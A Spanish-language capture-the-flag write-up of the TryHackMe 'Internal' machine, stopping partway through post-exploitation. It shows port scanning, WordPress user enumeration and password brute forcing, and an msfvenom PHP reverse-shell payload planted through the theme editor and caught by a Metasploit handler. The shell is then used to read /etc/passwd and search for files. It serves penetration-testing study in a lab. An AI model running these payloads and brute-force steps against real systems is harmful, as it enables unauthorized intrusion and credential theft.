internal

- Enumeration
  - Ping
  - Nmap
  - HTTP
    - Fuzzing Web
- Exploitation
  - WPScan
  - Upload Files - Reverse Shell
  - SSH
  - Privilege Escalation
    - Port Forwarding
    - Hydra
    - SSH


Resolviendo la máquina Internal

> En esta publicación, comparto cómo resolví la máquina **Internal** de TryHackMe.

Enumeration

Ping

```
ping -c 1 10.10.215.220
```



TTL=63/64 -> **Linux**

Nmap

`nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.215.220 -oG allPorts`


```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-15 09:18 CEST
Initiating SYN Stealth Scan at 09:18
Scanning 10.10.215.220 [65535 ports]
Discovered open port 80/tcp on 10.10.215.220
Discovered open port 22/tcp on 10.10.215.220
Completed SYN Stealth Scan at 09:19, 14.31s elapsed (65535 total ports)
Nmap scan report for 10.10.215.220
Host is up, received user-set (0.049s latency).
Scanned at 2025-08-15 09:18:55 CEST for 14s
Not shown: 65473 closed tcp ports (reset), 60 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds
           Raw packets sent: 74015 (3.257MB) | Rcvd: 72680 (2.907MB)
```

`nmap -p22,80 -sCV 10.10.215.220 -oN targeted`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-15 09:19 CEST
Nmap scan report for 10.10.215.220
Host is up (0.049s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
|_  256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.76 seconds
```


HTTP

`http://10.10.215.220/`



Fuzzing Web

`gobuster dir -u http://10.10.215.220 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 64`



`dirb http://10.10.215.220/`

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Aug 15 09:23:49 2025
URL_BASE: http://10.10.215.220/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612
---- Scanning URL: http://10.10.215.220/ ----
==> DIRECTORY: http://10.10.215.220/blog/
+ http://10.10.215.220/index.html (CODE:200|SIZE:10918)
==> DIRECTORY: http://10.10.215.220/javascript/
==> DIRECTORY: http://10.10.215.220/phpmyadmin/
+ http://10.10.215.220/server-status (CODE:403|SIZE:278)
==> DIRECTORY: http://10.10.215.220/wordpress/

---- Entering directory: http://10.10.215.220/blog/ ----
+ http://10.10.215.220/blog/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://10.10.215.220/blog/wp-admin/
==> DIRECTORY: http://10.10.215.220/blog/wp-content/
==> DIRECTORY: http://10.10.215.220/blog/wp-includes/
+ http://10.10.215.220/blog/xmlrpc.php (CODE:405|SIZE:42)
```


Se accede al directorio `/blog`.

`http://10.10.215.220/blog/`

```
<!DOCTYPE html>
<html lang="en-US" class="no-js no-svg">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="profile" href="http://gmpg.org/xfn/11">

<script>(function(html){html.className = html.className.replace(/\bno-js\b/,'js')})(document.documentElement);</script>
<title>Internal &#8211; Just another WordPress site</title>
<meta name='robots' content='noindex,nofollow' />
<link rel='dns-prefetch' href='//internal.thm' />
<link rel='dns-prefetch' href='//fonts.googleapis.com' />
<link rel='dns-prefetch' href='//s.w.org' />
<link href='https://fonts.gstatic.com' crossorigin rel='preconnect' />
<link rel="alternate" type="application/rss+xml" title="Internal &raquo; Feed" href="http://internal.thm/blog/index.php/feed/" />
<link rel="alternate" type="application/rss+xml" title="Internal &raquo; Comments Feed" href="http://internal.thm/blog/index.php/comments/feed/" />
```

Se observa que no se visualiza correctamente, se añade al archivo `/etc/hosts`.

```
echo "10.10.215.220 internal.thm" >> /etc/hosts
```



Se visualiza correctamente, además de averiguar con la extensión *Wappalyzer* la versión de *WordPress 5.4.2*.

Exploitation

WPScan


```
wpscan --url http://10.10.215.220/blog/ --enumerate u,vp
```


```
[i] It seems like you have not updated the database for some time.

[+] URL: http://10.10.215.220/blog/ [10.10.215.220]
[+] Started: Fri Aug 15 09:35:32 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.215.220/blog/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.10.215.220/blog/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.215.220/blog/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.10.215.220/blog/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.4.2'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.10.215.220/blog/, Match: 'WordPress 5.4.2'

[i] The main theme could not be detected.
```

```
[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=========================================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Aug 15 09:35:36 2025
[+] Requests Done: 48
[+] Cached Requests: 5
[+] Data Sent: 12.837 KB
[+] Data Received: 302.964 KB
[+] Memory used: 232.488 MB
[+] Elapsed time: 00:00:04
```

Se encuentra el usuario `admin`, se procede a realizar fuerza bruta.

```
wpscan --url http://10.10.215.220/blog/ --passwords
/usr/share/wordlists/rockyou.txt --usernames admin
```







Se encuentra la contraseña del usuario `admin`.

Se accede al panel de inicio de sesión de *WordPress* y se inicia sesión con el usuario y contraseña encontrados anteriormente.

`http://internal.thm/blog/wp-admin`



Se puede editar código *PHP* en el siguiente apartado: `Appearance/Theme Editor/The`.



Upload Files - Reverse Shell

Se genera un *payload malicioso* para copiarlo.

```
msfvenom -p php/reverse_php LHOST=10.8.184.124 LPORT=1234 -f raw > pwned.php
```

Se genera una escucha por el puerto `1234` para recibir la *reverse shell*.

```
vim handler
```

```
use multi/handler
set PAYLOAD php/reverse_php
```

```
set LHOST 10.8.184.124
set LPORT 1234
run
```

`msfconsole -r handler.rc`

`http://internal.thm/blog/`

```
Metasploit Documentation: https://docs.metasploit.com/

[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set PAYLOAD php/reverse_php
PAYLOAD ⇒ php/reverse_php
resource (handler.rc)> set LHOST 10.8.184.124
LHOST ⇒ 10.8.184.124
resource (handler.rc)> set LPORT 1234
LPORT ⇒ 1234
resource (handler.rc)> run
[*] Started reverse TCP handler on 10.8.184.124:1234
[*] Command shell session 1 opened (10.8.184.124:1234 → 10.10.215.220:49008) at 2025-08-15 10:00:12 +0200

whoami
www-data
```

`background`

`sessions -u 1`

`sessions 2`

`sysinfo`

```
Computer     : 10.10.215.220
OS           : Ubuntu 18.04 (Linux 4.15.0-112-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

`getuid`

```
Server username: www-data
```

`cat /etc/passwd`

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
aubreanna:x:1000:1000:aubreanna:/home/aubreanna:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

Se encuentra el usuario `aubreanna`.

Se intenta realizar fuerza bruta con *Hydra*, pero sin éxito.

Se procede a realizar una búsqueda de archivos.

```
find / -name *.txt 2>/dev/null
```

```
/opt/wp-save.txt
/boot/grub/gfxblacklist.txt
/snap/core/9665/usr/lib/python3/dist-packages/Jinja2-2.8.egg-info/dependency_links.txt
/snap/core/9665/usr/lib/python3/dist-packages/Jinja2-2.8.egg-info/entry_points.txt
/snap/core/9665/usr/lib/python3/dist-packages/Jinja2-2.8.egg-info/requires.txt
/snap/core/9665/usr/lib/python3/dist-packages/Jinja2-2.8.egg-info/top_level.txt
/snap/core/9665/usr/lib/python3/dist-packages/MarkupSafe-0.23.egg-info/dependency_links.txt
/snap/core/9665/usr/lib/python3/dist-packages/MarkupSafe-0.23.egg-info/top_level.txt
/snap/core/9665/usr/lib/python3/dist-packages/PyJWT-1.3.0.egg-info/dependency_links.txt
/snap/core/9665/usr/lib/python3/dist-packages/PyJWT-1.3.0.egg-info/entry_points.txt
